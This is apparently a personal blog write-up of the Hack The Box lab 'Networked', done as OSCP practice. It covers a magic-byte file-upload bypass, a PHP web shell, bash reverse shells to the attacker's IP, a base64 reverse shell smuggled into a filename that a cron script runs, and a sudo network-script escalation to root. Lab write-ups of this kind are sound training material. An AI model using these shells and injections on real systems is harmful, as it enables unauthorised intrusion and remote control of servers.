


TJNull : https://docs.google.com/spreadsheets/u/1/d/1dwSMIAPIam0PuRBkCiDI88pU3yzrqqHkDtBngUHNCw8/htmlview
TL;DR flash cards
Find web upload → bypass magic bytes → upload web shell → get shell as
apache.Locate cron:


/home/guly/crontab.gulyrunningcheck_attack.phpevery 3 minutes.check_attack.phpexecutesrm -f $path$valueunsafely → craft filename to inject commands → get shell asguly.sudo -lshowsgulycan run/usr/local/sbin/changename.shas root without password.changename.shwrites attacker-controlled values into ifcfg file;ifupexecutes/interprets those values → root.
Quick summary
Source code is readable and contains a typical PHP file-upload vulnerability. Once source code is found, the rest of the chain gets easier: upload → get a shell as apache → find cron job and local script vulnerability → escalate to guly and then to root via a misused network script.
Enumeration
nmap -T5 -A -p- --min-rate=500 10.10.10.146 -sV -sC -oA Networked/Networked_nmap
My favorite HTB nmap command took 3 mins to scan all ports aggressively
Output
Starting Nmap 7.95 ( https://nmap.org ) at 2025-09-20 13:58 +03
Nmap scan report for 10.10.10.146
Host is up (0.20s latency).
Not shown: 65299 filtered tcp ports (no-response), 233 filtered tcp ports (host-prohibited)
PORT    STATE  SERVICE VERSION
22/tcp  open   ssh     OpenSSH 7.4 (protocol 2.0)
| ssh-hostkey:
|   2048 22:75:d7:a7:4f:81:a7:af:52:66:e5:27:44:b1:01:5b (RSA)
|   256 2d:63:28:fc:a2:99:c7:d4:35:b9:45:9a:4b:38:f9:c8 (ECDSA)
|_  256 73:cd:a0:5b:84:10:7d:a7:1c:7c:61:1d:f5:54:cf:c4 (ED25519)
80/tcp  open   http    Apache httpd 2.4.6 ((CentOS) PHP/5.4.16)
|_http-title: Site doesn't have a title (text/html; charset=UTF-8).
|_http-server-header: Apache/2.4.6 (CentOS) PHP/5.4.16
443/tcp closed https
Device type: general purpose|router|WAP|media device
Running (JUST GUESSING): Linux 3.X|4.X|2.6.X|5.X (97%), MikroTik RouterOS 7.X (91%), Asus embedded (88%), Amazon embedded (88%)
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:2.6 cpe:/o:linux:linux_kernel:5 cpe:/o:mikrotik:routeros:7 cpe:/o:linux:linux_kernel:5.6.3 cpe:/o:linux:linux_kernel cpe:/h:asus:rt-ac66u
Aggressive OS guesses: Linux 3.10 - 4.11 (97%), Linux 3.2 - 4.14 (94%), Linux 3.13 - 4.4 (93%), Linux 3.10 (92%), Linux 2.6.32 - 3.13 (91%), Linux 5.0 - 5.14 (91%), MikroTik RouterOS 7.2 - 7.5 (Linux 5.6.3) (91%), Linux 3.8 - 3.16 (90%), Linux 3.4 - 3.10 (90%), Linux 5.1 - 5.15 (90%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops

TRACEROUTE (using port 443/tcp)
HOP RTT       ADDRESS
1   203.33 ms 10.10.14.1
2   203.44 ms 10.10.10.146

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 247.13 seconds
Result: only ports 22 (ssh) and 80 (http) open.
As usual with Easy Linux HTB machine
And indicates a PHP
Anything else?
Ran a UDP scan as well:
sudo nmap -v -sU 10.10.10.146
UDP scans are slow so run separately , UDP scans are part of my HTB methodology
UDP scanning is time consuming
Vist site

Machine name is networked
Machine name could be a hint which we will understand at later stages
Check Extension Type
What did you notice about the site?
Navigate
http://10.10.10.146/index.php Works ✔️
http://10.10.10.146/index.html Not work ❌
Concluding we need we dealing with php site , even shown in the nmap scan
Gobuster : Recon web app
gobuster dir -w /usr/share/dirbuster/wordlists/directory-list-lowercase-2.3-medium.txt -x php -u 10.10.10.146
┌──(kali㉿kali)-[~/HTB]
└─$ gobuster dir -w /usr/share/dirbuster/wordlists/directory-list-lowercase-2.3-medium.txt -x php -u 10.10.10.146
===============================================================
Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.10.146
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/dirbuster/wordlists/directory-list-lowercase-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.8
[+] Extensions:              php
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/index.php            (Status: 200) [Size: 229]
/uploads              (Status: 301) [Size: 236] [--> http://10.10.10.146/uploads/]
/photos.php           (Status: 200) [Size: 1302]
/upload.php           (Status: 200) [Size: 169]
/lib.php              (Status: 200) [Size: 0]
/backup               (Status: 301) [Size: 235] [--> http://10.10.10.146/backup/]
Progress: 9563 / 415284 (2.30%)^C
What web paths were discovered with gobuster?
Found: /index.php, /uploads/, /photos.php, /upload.php, /lib.php, /backup/.
Navigate to the upload.php and upload an image
then navigate to photos.php and as you can see image is upload
File upload vulnerability
upload a php script
Either reverse shell or bind shell
File upload vulerability must have 3 conditions
know location of file
file must be accessiable
file must be uploaded and saved
simple_shell.php
<html>
<body>
<form method="GET" name="<?php echo basename($_SERVER['PHP_SELF']); ?>">
<input type="TEXT" name="cmd" autofocus id="cmd" size="80">
<input type="SUBMIT" value="Execute">
</form>
<pre>
<?php
    if(isset($_GET['cmd']))
    {
        system($_GET['cmd'] . ' 2>&1');
    }
?>
</pre>
</body>
</html>

Try Rename to .png
mv /home/kali/Downloads/simple_shell.php /home/kali/Downloads/simple_shell.png
- invalid image file
From a previous PicoCTF challenge called trickster
it is possible to put the put magic bytes of png file into webshell.php
Example
printf '\x89\x50\x4E\x47\x0D\x0A\x1A\x0A' | cat - webshell.php > webshell.php.png
What are magic bytes?
specific sequences of bytes at the beginning of a file used to identify its file type
- it seems there are two checks , the magic bytes + file extension in the name
I have used the magic bytes of gif which also works !

What is cat - file_name
It is prepending placeholder for cat
┌──(kali㉿kali)-[~]
└─$ echo "BATNIGHTER" | cat - new.txt
BATNIGHTER
PING 192.168.100.1 (192.168.100.1) 56(84) bytes of data.
From 10.100.0.1 icmp_seq=1 Destination Net Unreachable
From 10.100.0.1 icmp_seq=2 Destination Net Unreachable
From 10.100.0.1 icmp_seq=3 Destination Net Unreachable
From 10.100.0.1 icmp_seq=4 Destination Net Unreachable
printf '\x89\x50\x4E\x47\x0D\x0A\x1A\x0A' | cat - webshell.php > webshell.php.png
Which means we are creating new file prepended

We need to reverse shell into it
- open a netcat listener on my machine on attacker machine
nc -lvnp 1234
Pyload : bash -c 'bash -i >& /dev/tcp/10.10.14.46/1234 0>&1’
Why have we used bind shell then reverse shell command
- why not reverse shell directly?
If php code is working correctly bind shell works , therefor exploit and write reverse shell payload
If we use reverse shell php script directly two issues
in case not works , we could not identify if it is
firewall/network issue or php code issue
bash-4.2$ cat user.txt
cat user.txt
cat: user.txt: Permission denied
bash-4.2$ sudo cat user.txt
sudo cat user.txt

We trust you have received the usual lecture from the local System
Administrator. It usually boils down to these three things:

    #1) Respect the privacy of others.
    #2) Think before you type.
    #3) With great power comes great responsibility.

sudo: no tty present and no askpass program specified
bash-4.2$ ls -la
ls -la
total 28
drwxr-xr-x. 2 guly guly 4096 Sep  6  2022 .
drwxr-xr-x. 3 root root   18 Jul  2  2019 ..
lrwxrwxrwx. 1 root root    9 Sep  7  2022 .bash_history -> /dev/null
-rw-r--r--. 1 guly guly   18 Oct 30  2018 .bash_logout
-rw-r--r--. 1 guly guly  193 Oct 30  2018 .bash_profile
-rw-r--r--. 1 guly guly  231 Oct 30  2018 .bashrc
-r--r--r--. 1 root root  782 Oct 30  2018 check_attack.php
-rw-r--r--  1 root root   44 Oct 30  2018 crontab.guly
-r--------. 1 guly guly   33 Sep 20 12:46 user.txt
bash-4.2$ whoami
whoami
apache
bash-4.2$
You got a shell as the apache user.
Only guly can read
Post-exploitation: initial foothold
-r-------- 1 guly guly 33 Sep 20 12:46 user.txt
user.txt is owned by guly and only readable by guly
So further privilege escalation required.
bash-4.2$ ls
ls
check_attack.php  crontab.guly  user.txt
bash-4.2$ cat crontab.guly
cat crontab.guly
*/3 * * * * php /home/guly/check_attack.php
What is .guly extension
- .guly part has no technical significance
What is crontab
File that contains a list of commands, known as cron jobs, to be executed by the cron daemon at scheduled times
minute hour day_of_month month day_of_week command_to_executeThe
*/3syntax means "every 3 minutes."*/3 * * * * php /home/guly/check_attack.php*: These asterisks represent the hour, day of the month, month, and day of the week fields. An asterisk means "every" possible value for that field.
    $path = '/var/www/html/uploads/';
    $files = preg_grep('/^([^.])/', scandir($path));
    foreach ($files as $value) {
      list($name,$ext) = getnameCheck($value);
      $check = check_ip($name,$value);
      if (!($check[0])) {
        file_put_contents($logpath, $msg, FILE_APPEND | LOCK_EX);
        exec("rm -f $logpath");
        exec("nohup /bin/rm -f $path$value > /dev/null 2>&1 &");
        mail($to, $msg, $msg, $headers, "-F$value");
      }
    }
I’m immediately drawn to one line:
exec("nohup /bin/rm -f $path$value > /dev/null 2>&1 &");If I can control
$pathor$value, there’s obvious code injection.
What is command
nohup /bin/rm -f $path$value > /dev/null 2>&1 &try /bin/ls is just like Bash>ls
all system binaries executable , are stored in /bin folder
> /dev/null 2>&1— redirects stdout and stderr to/dev/null, so all output is discarded.
How to discard all output of Bash>ls -la
ls -la > /dev/null 2>&1
> /dev/null 2>&1— redirects stdout and stderr to/dev/null, so all output is discarded.
bHMK Execute the following command in terminal as bash64 encoded
echo ‘bHMK’ | base64 -d | bash
Note bHMK is same as ‘ls’
How to open php interactive shell
- php -a
exec("nohup /bin/rm -f $path$value > /dev/null 2>&1 &"); You can control $value variable , no sanitization over this variable How to do command injection
exec("nohup /bin/rm -f $path;cmd > /dev/null 2>&1 &");
nohup /bin/rm -f $path;cmd > /dev/null 2>&1 &Step1 :
┌──(root㉿kali)-[~]
└─# echo -n 'bash  -i  >& /dev/tcp/10.10.14.19/1234   0>&1 ' | base64
YmFzaCAgLWkgID4mIC9kZXYvdGNwLzEwLjEwLjE0LjE5LzEyMzQgICAwPiYxIA==
Step 2 :
- cd /www/vat/html/uploads
Step 3 :
touch '; echo YmFzaCAgLWkgID4mIC9kZXYvdGNwLzEwLjEwLjE0LjE5LzEyMzQgICAwPiYxIA== | base64 -d | bash'Now we have this file name
‘; echo YmFzaCAgLWkgID4mIC9kZXYvdGNwLzEwLjEwLjE0LjE5LzEyMzQgICAwPiYxIA== | base64 -d | bash’

Once the clock hits a minute divisible by three, I get a shell:
Privilege escalation: sudo discovery
[guly@networked ~]$ sudo -l
sudo -l
Matching Defaults entries for guly on networked:
    !visiblepw, always_set_home, match_group_by_gid, always_query_group_plugin,
    env_reset, env_keep="COLORS DISPLAY HOSTNAME HISTSIZE KDEDIR LS_COLORS",
    env_keep+="MAIL PS1 PS2 QTDIR USERNAME LANG LC_ADDRESS LC_CTYPE",
    env_keep+="LC_COLLATE LC_IDENTIFICATION LC_MEASUREMENT LC_MESSAGES",
    env_keep+="LC_MONETARY LC_NAME LC_NUMERIC LC_PAPER LC_TELEPHONE",
    env_keep+="LC_TIME LC_ALL LANGUAGE LINGUAS _XKB_CHARSET XAUTHORITY",
    secure_path=/sbin\:/bin\:/usr/sbin\:/usr/bin

User guly may run the following commands on networked:
    (root) NOPASSWD: /usr/local/sbin/changename.sh


[guly@networked ~]$ ls -la /usr/local/sbin/changename.sh
ls -la /usr/local/sbin/changename.sh
-rwxr-xr-x 1 root root 422 Jul  8  2019 /usr/local/sbin/changename.sh
-rwxr-xr-x 1 root root 422 Jul 8 2019 /usr/local/sbin/changename.sh Why cannot you modify the file?
rwxr-xr-xThe first character () indicates it's a regular file.
The next three characters (
rwx) are the permissions for the user owner, which isroot.The next three characters (
r-x) are the permissions for the group owner, alsoroot.The final three characters (
r-x) are the permissions for all other users on the system.Since you are logged in as
guly, you fall into the "other users" category for this file. As shown by ther-xpermissions for "others," you can read and execute the file, but you cannot modify or write to it.
[guly@networked ~]$ ls -la /usr/local/sbin/changename.sh
ls -la /usr/local/sbin/changename.sh
-rwxr-xr-x 1 root root 422 Jul  8  2019 /usr/local/sbin/changename.sh

cat /usr/local/sbin/changename.sh
#!/bin/bash -p
cat > /etc/sysconfig/network-scripts/ifcfg-guly << EoF
DEVICE=guly0
ONBOOT=no
NM_CONTROLLED=no

EoF

regexp="^[a-zA-Z0-9_\ /-]+$"

for var in NAME PROXY_METHOD BROWSER_ONLY BOOTPROTO; do
        echo "interface $var:"
        read x
        while [[ ! $x =~ $regexp ]]; do
                echo "wrong input, try again"
                echo "interface $var:"
                read x
        done
        echo $var=$x >> /etc/sysconfig/network-scripts/ifcfg-guly
done

/sbin/ifup guly0
Q: Why is this script vulnerable?
A: changename.sh is run as root (via sudo) and prompts for input which it then writes into a network config file (/etc/sysconfig/network-scripts/ifcfg-guly). The script enforces a regex ^[a-zA-Z0-9_\ /-]+$, but the vulnerability arises because the network ifup logic on the system will parse and interpret the config values. If one of the values contains a space followed by a command (or an unanticipated character sequence that ifup will execute), ifup can be tricked into executing commands as root. In short: root-owned script reads attacker-controlled input and later runs a program (ifup) that executes that input in an unsafe way.
About the author
High Distinction Graduate from the University of Wollongong in Dubai. I’m a Computer Science graduate specializing in Cybersecurity and Pen-Testing. Our team hold title of top 1 projects over two security courses ( AI for cyber Security and Ethical Hacking) . Currently,preparing for my OSCP and CCNA certifications, practice Hack The Box labs (currently pursuing CPTS), and hold a high HTB rank — TryHackMe transcript available. I research CVEs, run professional web proxying with Burp Suite, take part in CTFs regularly, and register on HackerOne for bug bounties. I also build cloud solutions, touch on DevOps, and deliver small AI automation/full-stack projects for clients. Always learning, always hacking (ethically).
Comments
Join the discussionNo comments yet. Be the first to comment.
HTB Writeups
Pen-Test Hack the Box Follow me on this journey where I uncover all CVE vulnerabilities in TJ null list for the OSCP PEN 200 exam. All material here to be used for ethical purposes


